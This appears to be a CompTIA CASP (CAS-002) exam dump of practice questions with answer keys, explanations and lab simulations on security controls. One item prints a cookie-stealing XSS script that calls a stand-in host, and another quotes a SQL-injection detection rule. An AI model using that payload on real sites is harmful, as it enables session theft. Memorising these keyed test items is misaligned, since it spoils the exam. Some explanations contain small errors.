CompTIA CASP Certification CAS-002 Exam

- **Vendor: CompTIA**
- **Exam Code: CAS-002**
- **Exam Name: CompTIA Advanced Security Practitioner (CASP)**

QUESTION 601
The security administrator is worried about possible SPIT attacks against the VoIP system. Which of the following security controls would MOST likely need to be implemented to detect this type of attack?

A. SIP and SRTP traffic analysis
B. QoS audit on Layer 3 devices
C. IP and MAC filtering logs
D. Email spam filter log

Answer: A

QUESTION 602
A security administrator has been conducting a security assessment of Company XYZ for the past two weeks. All of the penetration tests and other assessments have revealed zero flaws in the systems at Company XYZ. However, Company XYZ reports that it has been the victim of numerous security incidents in the past six months. In each of these incidents, the criminals have managed to exfiltrate large volumes of data from the secure servers at the company. Which of the following techniques should the investigation team consider in the next phase of their assessment in hopes of uncovering the attack vector the criminals used?

A. Vulnerability assessment
B. Code review
C. Social engineering
D. Reverse engineering

Answer: C

QUESTION 603
A newly-appointed risk management director for the IT department at Company XYZ, a major pharmaceutical manufacturer, needs to conduct a risk analysis regarding a new system which the developers plan to bring on-line in three weeks. The director begins by reviewing the thorough and well-written report from the independent contractor who performed a security assessment of the system. The report details what seems to be a manageable volume of infrequently exploited security vulnerabilities. The likelihood of a malicious attacker exploiting one of the vulnerabilities is low; however, the director still has some reservations about approving the system because of which of the following?

A. The resulting impact of even one attack being realized might cripple the company financially.
B. Government health care regulations for the pharmaceutical industry prevent the director from approving a system with vulnerabilities.
C. The director is new and is being rushed to approve a project before an adequate assessment has been performed.
D. The director should be uncomfortable accepting any security vulnerabilities and should find time to correct them before the system is deployed.

Answer: A

QUESTION 604
Which of the following displays an example of a XSS attack?

A.
```
<SCRIPT>
document.location='http://site.comptia/cgi-bin/script.cgi?'+document.cookie
</SCRIPT>
```

B.
```
Checksums-Sha1:7be9e9bac3882beab1abb002bb5cd2302c76c48d 1157 xfig_3.2.5.b-1.dsc
e0e3c9a9df6fac8f1536c2209025577edb1d1d9e      5770796      xfig_3.2.5.b.orig.tar.gz
d474180fbeb6955e79bfc67520ad775a87b68d80        46856        xfig_3.2.5.b-1.diff.gz
ddcba53dffd08e5d37492fbf99fe93392943c7b0     3363512     xfig-doc_3.2.5.b-1_all.deb
7773821c1a925978306d6c75ff5c579b018a2ac6     1677778     xfig-libs_3.2.5.b-1_all.deb
b26c18cfb2ee2dc071b0e3bed6205c1fc0655022 739228 xfig_3.2.5.b-1_amd64.deb
```

C.
```
<form action="/cgi-bin/login" method=post>
Username: <input type=text name=username>
PasswordD. <input type=password name=password>
<input type=submit value=Login>
```

D.
```
#include
char *code = "AAAABBBBCCCCDDD"; //including the character '\0' size = 16 bytes void
main()
{char buf[8];
strcpy(buf, code);
}
```

Answer: A

QUESTION 605
A user reports that the workstation's mouse pointer is moving and files are opening automatically. Which of the following should the user perform?

A. Unplug the network cable to avoid network activity.
B. Reboot the workstation to see if problem occurs again.
C. Turn off the computer to avoid any more issues.
D. Contact the incident response team for direction.

Answer: D

QUESTION 606
Company A is purchasing Company B, and will import all of Company B's users into its authentication system. Company A uses 802.1x with a RADIUS server, while Company B uses a captive SSL portal with an LDAP backend. Which of the following is the BEST way to integrate these two networks?

A. Enable RADIUS and end point security on Company B's network devices.
B. Enable LDAP authentication on Company A's network devices.
C. Enable LDAP/TLS authentication on Company A's network devices.
D. Enable 802.1x on Company B's network devices.

Answer: D

QUESTION 607
A bank has just outsourced the security department to a consulting firm, but retained the security architecture group. A few months into the contract the bank discovers that the consulting firm has sub-contracted some of the security functions to another provider. Management is pressuring the sourcing manager to ensure adequate protections are in place to insulate the bank from legal and service exposures. Which of the following is the MOST appropriate action to take?

A. Directly establish another separate service contract with the sub-contractor to limit the risk exposure and legal implications.
B. Ensure the consulting firm has service agreements with the sub-contractor, if the agreement does not exist, exit

the contract when possible.

C. Log it as a risk in the business risk register and pass the risk to the consulting firm for acceptance and responsibility.

D. Terminate the contract immediately and bring the security department in-house again to reduce legal and regulatory exposure.

Answer: B

QUESTION 608

A database is hosting information assets with a computed CIA aggregate value of high. The database is located within a secured network zone where there is flow control between the client and datacenter networks. Which of the following is the MOST likely threat?

A. Inappropriate administrator access
B. Malicious code
C. Internal business fraud
D. Regulatory compliance

Answer: A

QUESTION 609

Which of the following activities could reduce the security benefits of mandatory vacations?

A. Have a replacement employee run the same applications as the vacationing employee.
B. Have a replacement employee perform tasks in a different order from the vacationing employee.
C. Have a replacement employee perform the job from a different workstation than the vacationing employee.
D. Have a replacement employee run several daily scripts developed by the vacationing employee.

Answer: D

QUESTION 610

A firm's Chief Executive Officer (CEO) is concerned that its IT staff lacks the knowledge to identify complex vulnerabilities that may exist in the payment system being internally developed. The payment system being developed will be sold to a number of organizations and is in direct competition with another leading product. The CEO highlighted, in a risk management meeting that code base confidentiality is of upmost importance to allow the company to exceed the competition in terms of product reliability, stability and performance. The CEO also highlighted that company reputation for secure products is extremely important. Which of the following will provide the MOST thorough testing and satisfy the CEO's requirements?

A. Use the security assurance team and development team to perform Grey box testing.
B. Sign a NDA with a large consulting firm and use the firm to perform Black box testing.
C. Use the security assurance team and development team to perform Black box testing.
D. Sign a NDA with a small consulting firm and use the firm to perform Grey box testing.

Answer: D

QUESTION 611

Which of the following are security components provided by an application security library or framework? (Select THREE.)

A. Authorization database

B. Fault injection
C. Input validation
D. Secure logging
E. Directory services
F. Encryption and decryption

Answer: CDF

QUESTION 612
A security manager is concerned about performance and patch management, and, as a result, wants to implement a virtualization strategy to avoid potential future OS vulnerabilities in the host system. The IT manager wants a strategy that would provide the hypervisor with direct communications with the underlying physical hardware allowing the hardware resources to be paravirtualized and delivered to the guest machines. Which of the following recommendations from the server administrator BEST meets the IT and security managers' requirements? (Select TWO.)

A. Nested virtualized hypervisors
B. Type 1 hypervisor
C. Hosted hypervisor with a three layer software stack
D. Type 2 hypervisor
E. Bare metal hypervisor with a software stack of two layers

Answer: BE

QUESTION 613
An intruder was recently discovered inside the data center, a highly sensitive area. To gain access, the intruder circumvented numerous layers of physical and electronic security measures. Company leadership has asked for a thorough review of physical security controls to prevent this from happening again. Which of the following departments are the MOST heavily invested in rectifying the problem? (Select THREE.)

A. Facilities management
B. Human resources
C. Research and development
D. Programming
E. Data center operations
F. Marketing
G. Information technology

Answer: AEG

QUESTION 614
A court order has ruled that your company must surrender all the email sent and received by a certain employee for the past five years. After reviewing the backup systems, the IT administrator concludes that email backups are not kept that long. Which of the following policies MUST be reviewed to address future compliance?

A. Tape backup policies
B. Offsite backup policies
C. Data retention policies
D. Data loss prevention policies

Answer: C

QUESTION 615
An organization would like to allow employees to use their network username and password to access a third-party service. The company is using Active Directory Federated Services for their directory service. Which of the following should the company ensure is supported by the third-party? (Select TWO.)

A. LDAPS
B. SAML
C. NTLM
D. OAUTH
E. Kerberos

Answer: BE

QUESTION 616
As a cost saving measure, a company has instructed the security engineering team to allow all consumer devices to be able to access the network. They have asked for recommendations on what is needed to secure the enterprise, yet offer the most flexibility in terms of controlling applications, and stolen devices. Which of the following is BEST suited for the requirements?

A. MEAP with Enterprise Appstore
B. Enterprise Appstore with client-side VPN software
C. MEAP with TLS
D. MEAP with MDM

Answer: D

QUESTION 617
News outlets are beginning to report on a number of retail establishments that are experiencing payment card data breaches. The data exfiltration is enabled by malware on a compromised computer. After the initial exploit network mapping and fingerprinting occurs in preparation for further exploitation. Which of the following is the MOST effective solution to protect against unrecognized malware infections, reduce detection time, and minimize any damage that might be done?

A. Remove local admin permissions from all users and change anti-virus to a cloud aware, push technology.
B. Implement an application whitelist at all levels of the organization.
C. Deploy a network based heuristic IDS, configure all layer 3 switches to feed data to the IDS for more effective monitoring.
D. Update router configuration to pass all network traffic through a new proxy server with advanced malware detection.

Answer: B

QUESTION 618
Joe, the Chief Executive Officer (CEO), was an Information security professor and a Subject Matter Expert for over 20 years. He has designed a network defense method which he says is significantly better than prominent international standards. He has recommended that the company use his cryptographic method. Which of the following methodologies should be adopted?

A. The company should develop an in-house solution and keep the algorithm a secret.
B. The company should use the CEO's encryption scheme.
C. The company should use a mixture of both systems to meet minimum standards.
D. The company should use the method recommended by other respected information security organizations.

Answer: D

QUESTION 619
The Chief Executive Officer (CEO) of a company that allows telecommuting has challenged the Chief Security Officer's (CSO) request to harden the corporate network's perimeter. The CEO argues that the company cannot protect its employees at home, so the risk at work is no different. Which of the following BEST explains why this company should proceed with protecting its corporate network boundary?

A. The corporate network is the only network that is audited by regulators and customers.
B. The aggregation of employees on a corporate network makes it a more valuable target for attackers.
C. Home networks are unknown to attackers and less likely to be targeted directly.
D. Employees are more likely to be using personal computers for general web browsing when they are at home.

Answer: B

QUESTION 620
An organization has decided to reduce labor costs by outsourcing back office processing of credit applications to a provider located in another country. Data sovereignty and privacy concerns raised by the security team resulted in the third-party provider only accessing and processing the data via remote desktop sessions. To facilitate communications and improve productivity, staff at the third party has been provided with corporate email accounts that are only accessible via the remote desktop sessions. Email forwarding is blocked and staff at the third party can only communicate with staff within the organization. Which of the following additional controls should be implemented to prevent data loss? (Select THREE.)

A. Implement hashing of data in transit
B. Session recording and capture
C. Disable cross session cut and paste
D. Monitor approved credit accounts
E. User access audit reviews
F. Source IP whitelisting

Answer: CEF

QUESTION 621
An IT administrator has been tasked by the Chief Executive Officer with implementing security using a single device based on the following requirements:
* Selective sandboxing of suspicious code to determine malicious intent.
* VoIP handling for SIP and H.323 connections.
* Block potentially unwanted applications.
Which of the following devices would BEST meet all of these requirements?

A. UTM
B. HIDS
C. NIDS
D. WAF

E. HSM

Answer: A

QUESTION 622
The Chief Executive Officer (CEO) has asked the IT administrator to protect the externally facing web server from SQL injection attacks and ensure the backend database server is monitored for unusual behavior while enforcing rules to terminate unusual behavior. Which of the following would BEST meet the CEO's requirements?

A. WAF and DAM
B. UTM and NIDS
C. DAM and SIEM
D. UTM and HSM
E. WAF and SIEM

Answer: A

QUESTION 623
Which of the following is the information owner responsible for?

A. Developing policies, standards, and baselines.
B. Determining the proper classification levels for data within the system.
C. Integrating security considerations into application and system purchasing decisions.
D. Implementing and evaluating security controls by validating the integrity of the data.

Answer: B

QUESTION 624
An administrator's company has recently had to reduce the number of Tier 3 help desk technicians available to support enterprise service requests. As a result, configuration standards have declined as administrators develop scripts to troubleshoot and fix customer issues. The administrator has observed that several default configurations have not been fixed through applied group policy or configured in the baseline. Which of the following are controls the administrator should recommend to the organization's security manager to prevent an authorized user from conducting internal reconnaissance on the organization's network? (Select THREE.)

A. Network file system
B. Disable command execution
C. Port security
D. TLS
E. Search engine reconnaissance
F. NIDS
G. BIOS security
H. HIDS
I. IDM

Answer: BGI

QUESTION 625
An extensible commercial software system was upgraded to the next minor release version to patch a security vulnerability. After the upgrade, an unauthorized intrusion into the system was detected.

The software vendor is called in to troubleshoot the issue and reports that all core components were updated properly. Which of the following has been overlooked in securing the system? (Select TWO.)

A. The company's IDS signatures were not updated.
B. The company's custom code was not patched.
C. The patch caused the system to revert to http.
D. The software patch was not cryptographically signed.
E. The wrong version of the patch was used.
F. Third-party plug-ins were not patched.

Answer: BF

QUESTION 626
A penetration tester is assessing a mobile banking application. Man-in-the-middle attempts via a HTTP intercepting proxy are failing with SSL errors. Which of the following controls has likely been implemented by the developers?

A. SSL certificate revocation
B. SSL certificate pinning
C. Mobile device root-kit detection
D. Extended Validation certificates

Answer: B

QUESTION 627
A security administrator notices a recent increase in workstations becoming compromised by malware. Often, the malware is delivered via drive-by downloads, from malware hosting websites, and is not being detected by the corporate antivirus. Which of the following solutions would provide the BEST protection for the company?

A. Increase the frequency of antivirus downloads and install updates to all workstations.
B. Deploy a cloud-based content filter and enable the appropriate category to prevent further infections.
C. Deploy a NIPS to inspect and block all web traffic which may contain malware and exploits.
D. Deploy a web based gateway antivirus server to intercept viruses before they enter the network.

Answer: B

QUESTION 628
A Chief Information Security Officer (CISO) is approached by a business unit manager who heard a report on the radio this morning about an employee at a competing firm who shipped a VPN token overseas so a fake employee could log into the corporate VPN. The CISO asks what can be done to mitigate the risk of such an incident occurring within the organization. Which of the following is the MOST cost effective way to mitigate such a risk?

A. Require hardware tokens to be replaced on a yearly basis.
B. Implement a biometric factor into the token response process.
C. Force passwords to be changed every 90 days.
D. Use PKI certificates as part of the VPN authentication process.

Answer: B

QUESTION 629
The security administrator at a bank is receiving numerous reports that customers are unable to login to the bank website. Upon further investigation, the security administrator discovers that the name associated with the bank website points to an unauthorized IP address. Which of the following solutions will MOST likely mitigate this type of attack?

A. Security awareness and user training
B. Recursive DNS from the root servers
C. Configuring and deploying TSIG
D. Firewalls and IDS technologies

Answer: C

QUESTION 630
A breach at a government agency resulted in the public release of top secret information. The Chief Information Security Officer has tasked a group of security professionals to deploy a system which will protect against such breaches in the future. Which of the following can the government agency deploy to meet future security needs?

A. A DAC which enforces no read-up, a DAC which enforces no write-down, and a MAC which uses an access matrix.
B. A MAC which enforces no write-up, a MAC which enforces no read-down, and a DAC which uses an ACL.
C. A MAC which enforces no read-up, a MAC which enforces no write-down, and a DAC which uses an access matrix.
D. A DAC which enforces no write-up, a DAC which enforces no read-down, and a MAC which uses an ACL.

Answer: C

QUESTION 631
A corporate executive lost their smartphone while on an overseas business trip. The phone was equipped with file encryption and secured with a strong passphrase. The phone contained over 60 GB of proprietary data. Given this scenario, which of the following is the BEST course of action?

A. File an insurance claim and assure the executive the data is secure because it is encrypted.
B. Immediately implement a plan to remotely wipe all data from the device.
C. Have the executive change all passwords and issue the executive a new phone.
D. Execute a plan to remotely disable the device and report the loss to the police.

Answer: B

QUESTION 632
A security incident happens three times a year on a company's web server costing the company $1,500 in downtime, per occurrence. The web server is only for archival access and is scheduled to be decommissioned in five years. The cost of implementing software to prevent this incident would be $15,000 initially, plus $1,000 a year for maintenance. Which of the following is the MOST cost-effective manner to deal with this risk?

A. Avoid the risk
B. Transfer the risk
C. Accept the risk
D. Mitigate the risk

Answer: D

QUESTION 633
The company is about to upgrade a financial system through a third party, but wants to legally ensure that no sensitive information is compromised throughout the project. The project manager must also make sure that internal controls are set to mitigate the potential damage that one individual's actions may cause. Which of the following needs to be put in place to make certain both organizational requirements are met? (Select TWO.)

A. Separation of duties
B. Forensic tasks
C. MOU
D. OLA
E. NDA
F. Job rotation

Answer: AE

QUESTION 634
Statement: "The system shall implement measures to notify system administrators prior to a security incident occurring." Which of the following BEST restates the above statement to allow it to be implemented by a team of software developers?

A. The system shall cease processing data when certain configurable events occur.
B. The system shall continue processing in the event of an error and email the security administrator the error logs.
C. The system shall halt on error.
D. The system shall throw an error when specified incidents pass a configurable threshold.

Answer: D

QUESTION 635
The Chief Executive Officer (CEO) of a corporation purchased the latest mobile device and wants to connect it to the internal network. The Chief Information Security Officer (CISO) was told to research and recommend how to secure this device. Which of the following should be implemented, keeping in mind that the CEO has stated that this access is required?

A. Mitigate and Transfer
B. Accept and Transfer
C. Transfer and Avoid
D. Avoid and Mitigate

Answer: A

QUESTION 636
As part of the testing phase in the SDLC, a software developer wants to verify that an application is properly handling user error exceptions. Which of the following is the BEST tool or process for the developer use?

A. SRTM review
B. Fuzzer
C. Vulnerability assessment
D. HTTP interceptor

Answer: B

QUESTION 637
Juan is trying to perform a risk analysis of his network. He has chosen to use OCTAVE. What is OCTAVE primarily used for?

A. A language for vulnerability assessment
B. A comprehensive risk assessment model
C. A threat assessment tool
D. An impact analysis tool

Answer: B
Explanation:
OCTAVE, or Operationally Critical, Threat, Asset and Vulnerability Evaluation is a comprehensive risk assessment model. Answer option A is incorrect. OVAL, or Open Vulnerability Assessment Language is the language for vulnerability assessment. Answer options C and D are incorrect. Threat assessment and impact analysis are both part of OVAL, but only a part.

QUESTION 638
Which of the following is a log that contains records of login/logout activity or other security related events specified by the systems audit policy?

A. Process tracking
B. Logon event
C. Object Manager
D. Security Log

Answer: D
Explanation:
The Security log records events related to security like valid and invalid logon attempts or events related to resource usage, such as creating, opening, or deleting files. For example, when logon auditing is enabled, an event is recorded in the security log each time a user attempts to log on to the computer. Answer option B is incorrect. In computer security, a login or logon is the process by which individual access to a computer system is controlled by identifying and authorizing the user referring to credentials presented by the user. Answer option C is incorrect. Object Manager is a subsystem implemented as part of the Windows Executive which manages Windows resources.

QUESTION 639
Which of the following is a declarative access control policy language implemented in XML and a processing model, describing how to interpret the policies?

A. SAML
B. SOAP
C. SPML
D. XACML

Answer: D
Explanation:
- XACML stands for extensible Access Control Markup Language. It is a declarative access control policy language implemented in XML and a processing model, describing how to interpret the policies. Latest version 2.0 was ratified by OASIS standards organization on 1 February 2005. The planned version 3.0 will add generic attribute categories for the evaluation context and policy

delegation profile (administrative policy profile).
- SOAP, defined as Simple Object Access Protocol, is a protocol specification for exchanging structured information in the implementation of Web Services in computer networks, it relies on extensible Markup Language as its message format, and usually relies on other Application Layer protocols for message negotiation and transmission. SOAP can form the foundation layer of a web services protocol stack, providing a basic messaging framework upon which web services can be built.
- SPML is an XML-based framework developed by OASIS (Organization for the Advancement of Structured Information Standards). It is used to exchange user, resource and service provisioning information between cooperating organizations. SPML is the open standard for the integration and interoperation of service provisioning requests. It has a goal to allow organizations to securely and quickly set up user interfaces for Web applications and services, by letting enterprise platforms such as Web portals, application servers, and service centers produce provisioning requests within and across organizations. SPML is the open standard for the integration and interoperation of service provisioning requests. It has a goal to allow organizations to securely and quickly set up user interfaces for Web applications and services, by letting enterprise platforms such as Web portals, application servers, and service centers produce provisioning requests within and across organizations.
- SAML is an XM-based standard for exchanging authentication and authorization data between security domains, that is, between an identity provider and a service provider. SAML is a product of the OASIS Security Services Technical Committee.

QUESTION 640
Which of the following is the capability to correct flows in the existing functionality without affecting other components of the system?

A. Manageability
B. Reliability
C. Maintainability
D. Availability

Answer: C
Explanation:
- Availability: It is used to make certain that a service/resource is always accessible.
- Manageability: It is the capability to manage the system for ensuring the constant health of the system with respect to scalability, reliability, availability, performance, and security.
- Maintainability: It is the capability to correct flows in the existing functionality without affecting other components of the system.
- Answer option B is incorrect. It is not a valid option.

QUESTION 641
Fill in the blank with the appropriate word. ____ encryption protects a file as it travels over protocols, such as FTPS (SSL), SFTP (SSH), and HTTPS.

Answer: Transport

QUESTION 642
Interceptor is a pseudo proxy server that performs HTTP diagnostics, which of the following features are provided by HTTP Interceptor? (Each correct answer represents a complete solution. Choose all that apply.)

A. It controls cookies being sent and received.
B. It allows to browse anonymously by withholding Referrer tag, and user agent.
C. It can view each entire HTTP header.

D. It debugs DOC, DOCX, and JPG file.

Answer: ABC
Explanation:
HTTP diagnostics is performed by the HTTP Interceptor which is a pseudo proxy server and it also facilitates viewing the two way communication between the browser and the Internet. Various features of HTTP Interceptor are as follows:
- View each entire HTTP header.
- Debug your PHP, ASP, CGI or JavaScript and htaccess file.
- Control Cookies being sent and received.
- Find out what sort of URL redirection the site may be using.
- Browse anonymously by withholding Referrer tag, and user agent.

QUESTION 643
John is concerned about internal security threats on the network he administers. He believes that he has taken every reasonable precaution against external threats, but is concerned that he may have gaps in his internal security. Which of the following is the most likely internal threat?

A. Employees not following security policy
B. Privilege Escalation
C. SQL Injection
D. Employees selling sensitive data

Answer: A
Explanation:
Employees may disregard policies, such as policies limiting the use of USB devices or the ability to download programs from the internet. This is the most pervasive internal security threat.
Incorrect:
Not D: Employees selling sensitive data is, of course, possible. However, this scenario is less likely that option A.
Not C: SQL Injection is most likely accomplished by an external hacker.
Not B: Privilege escalation can be done by internal or external attackers. However, even with internal attackers, it is far less likely than option B.

QUESTION 644
Resource exhaustion includes all of the following except ____.

A. opening too many connections
B. allocating all system memory to a single application
C. overflowing a buffer with too much data
D. flooding a network with excessive packets

Answer: C
Explanation:
Buffer overflow attacks is related to resource exhaustion but is not the same thing. The reason being that the buffer overflow is based on programmers not checking array bounds, rather than exhausting resources. Answer options A, B, and D are incorrect. All of these are examples of resource exhaustion.

QUESTION 645
Which of the following security practices are included in the Implementation phase of the Security Development Lifecycle (SDL)? (Select TWO.)

A. Establish Design Requirements
B. Perform Static Analysis
C. Use Approved Tools
D. Execute Incident Response Plan

Answer: BC
Explanation:
Security practices performed during each phase of the Security Development Lifecycle (SDL) process are as follows:

Phases	Security Practices
Training	• Core Security Training
Requirements	• Security and Privacy Requirements • Create Quality Gates/Bug Bars • Security and Privacy Risk Assessment
Design	• Establish Design Requirements • Attack Surface Analysis/Reduction • Threat Modeling
Implementation	• Use Approved Tools • Deprecate Unsafe Functions • Perform Static Analysis
Verification	• Perform Dynamic Analysis • Fuzz Testing • Attack Surface Review
Release	• Incident Response Plan • Final Security Review • Release/Archive
Response	• Execute Incident Response Plan

QUESTION 646
How many levels of threats are faced by the SAN?

A. 3
B. 7
C. 2

D. 5

Answer: A
Explanation:
Storage area network transfers and stores crucial data; often, this makes storage area network vulnerable to risks. There are three different levels of threats faced by the SAN:
- Level one: These types of threats are unintentional and may result in downtime and loss of revenue. However, administrators can prevent these threats.
- Level two: These types of threats are simple malicious attacks that use existing equipments.
- Level three: These types of threats are large scale attacks and are difficult to prevent. These threats come from skilled attackers using uncommon equipments.

QUESTION 647
Which of the following is a written document and is used in those cases where parties do not imply a legal commitment or in those situations where the parties are unable to create a legally enforceable agreement?

A. Patent law
B. Memorandum of understanding (MOU)
C. Memorandum of agreement (MOA)
D. Certification and Accreditation (COA or CnA)

Answer: B
Explanation:
A memorandum of understanding (MOU) is a document that defines a bilateral or multilateral agreement between two parties. This document specifies a convergence of will between the parties, representing a proposed common line of action. A memorandum of understanding (MOU) is generally used in those cases where parties do not imply a legal commitment or in those situations where the parties are unable to create a legally enforceable agreement. It is a proper substitute of a gentlemen's agreement.
Incorrect:
Not A: Patent laws are used to protect the duplication of software. Software patents cover the algorithms and techniques that are used in creating the software. It does not cover the entire program of the software. Patents give the author the right to make and sell his product. The time of the patent of a product is limited though, i.e., the author of the product has the right to use the patent for only a specific length of time.
Not C: A memorandum of agreement (MOA) is a document that is written between two parties to cooperatively work together on a project for meeting the pre-decided objectives. The principle of an MOA is to keep a written understanding of the agreement between two parties.

QUESTION 648
Which of the following statements are true about capability-based security?

A. It is a concept in the design of secure computing systems, one of the existing security models.
B. It is a computer security model based on the Actor model of computation.
C. It is a scheme used by some computers to control access to memory.
D. It is a concept in the design of secure computing systems.

Answer: D
Explanation:
Capability-based security is a concept in the design of secure computing systems. A capability (known in some systems as a key) is a communicable, unforgivable token of authority. It refers to a value that references an object along with an associated set of access rights. A user program on

a capability-based operating system must use a capability to access an object. Capability-based security refers to the principle of designing user programs such that they directly share capabilities with each other according to the principle of least privilege, and to the operating system infrastructure necessary to make such transactions efficient and secure. Although most operating systems implement a facility which resembles capabilities, they typically do not provide enough support to allow for the exchange of capabilities among possibly mutually untrusting entities to be the primary means of granting and distributing access rights throughout the system. A capability-based system, in contrast, is designed with that goal in mind. Answer options B, C, and A are incorrect. These are not correct statements about capability based security.

QUESTION 649

A helpdesk manager at a financial company has received multiple reports from employees and customers that their phone calls sound metallic on the voice system. The helpdesk has been using VoIP lines encrypted from the handset to the PBX for several years. Which of the following should be done to address this issue for the future?

A. SIP session tagging and QoS
B. A dedicated VLAN
C. Lower encryption setting
D. Traffic shaping


Answer: B

QUESTION 650

Lab Simulation

The IDS has detected abnormal behavior on this network. Based on the following screenshots, the following tasks need to be completed:

```
* Select the server that is a victim of a SQL injection attack.
* Select the source of the buffer overflow attack.
* Modify the access control list (ACL) on the router(s) to ONLY block the buffer overflow attack.
```


Question
Show
Host 2
10.2.0.50
Host 4
3.10.100.71
Host 1
10.2.0.40
Host 3
10.2.0.60
Network Switch
Internet
Host 5
45.72.100.3
Host 6
200.37.3.10
IDS
Network Firewall
Network Router 1
Network Switch
Network Router 2
Legend
Firewall
Router
Switch
IDS
Server
Server A
192.168.1.10
Server B
192.168.1.12
Server C
192.168.1.14
Server D
192.168.1.16
Server E
192.168.1.18
Server F
192.168.1.20
Server G
192.168.1.22


ROUTER 1 ACL
Source Address
Destination Address
Deny
Allow
3.10.100.71
192.168.1.0/24
10.2.0.40
192.168.1.0/24
10.2.0.50
192.168.1.0/24
10.2.0.60
192.168.1.0/24
192.168.1.0/24
45.72.100.3
192.168.1.0/24
200.37.3.10
192.168.1.0/24
3.10.100.71
192.168.1.0/24
10.2.0.60
192.168.1.0/24
10.2.0.40
192.168.1.0/24
10.2.0.50
200.37.3.10
192.168.1.0/24
45.72.100.3
192.168.1.0/24
IP Any
IP Any
Reset ACL
Save
Exit

Answer:

First, we need to determine the source of the attack and the victim. View the IDS logs to determine this information. Although SIMs may vary, one example clearly shows the source of the attack as the 10.2.0.50 host, and the victim is Server D. To block only this traffic we need to modify the following rule on router 2 only:

```
* Source address = 10.2.0.50
* Destination address = 192.168.1.0/24
```

Deny box should be checked.

QUESTION 651

A new startup company with very limited funds wants to protect the organization from external threats by implementing some type of best practice security controls across a number of hosts located in the application zone, the production zone, and the core network. The 50 hosts in the core network are a mixture of Windows and Linux based systems, used by development staff to

develop new applications. The single Windows host in the application zone is used exclusively by the production team to control software deployments into the production zone. There are 10 UNIX web application hosts in the production zone which are publically accessible. Development staff is required to install and remove various types of software from their hosts on a regular basis while the hosts in the zone rarely require any type of configuration changes. Which of the following when implemented would provide the BEST level of protection with the LEAST amount of disruption to staff?

A. NIPS in the production zone, HIPS in the application zone, and anti-virus/anti-malware across all Windows hosts.
B. NIPS in the production zone, NIDS in the application zone, HIPS in the core network, and anti-virus/anti-malware across all hosts.
C. HIPS in the production zone, NIPS in the application zone, and HIPS in the core network.
D. NIDS in the production zone, HIDS in the application zone, and anti-virus/anti-malware across all hosts.

Answer: A

QUESTION 652
An administrator is reviewing logs and sees the following entry:
```
Message: Access denied with code 403 (phase 2). Pattern match "\bunion\b.{1,100}?\bselect\b" at ARGS:$id. [data "union all select"] [severity "CRITICAL"] [tag "WEB_ATTACK"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"]
```
Action: Intercepted (phase 2) Apache-Handler: php5-script
Which of the following attacks was being attempted?

A. Session hijacking
B. Cross-site script
C. SQL injection
D. Buffer overflow

Answer: C

QUESTION 653
A University uses a card transaction system that allows students to purchase goods using their student ID.
Students can put money on their ID at terminals throughout the campus.
The security administrator was notified that computer science students have been using the network to illegally put money on their cards.
The administrator would like to attempt to reproduce what the students are doing.
Which of the following is the BEST course of action?

A. Notify the transaction system vendor of the security vulnerability that was discovered.
B. Use a protocol analyzer to reverse engineer the transaction system's protocol.
C. Contact the computer science students and threaten disciplinary action if they continue their actions.
D. Install a NIDS in front of all the transaction system terminals.

Answer: B

QUESTION 654
Lab Simulation
Compliance with company policy requires a quarterly review of firewall rules. A new administrator is asked to conduct this review on the internal firewall sitting between several Internal networks.

The intent of this firewall is to make traffic more restrictive. Given the following information answer the questions below:

```
User Subnet: 192.168.1.0/24
Server Subnet: 192.168.2.0/24
Finance Subnet:192.168.3.0/24
```

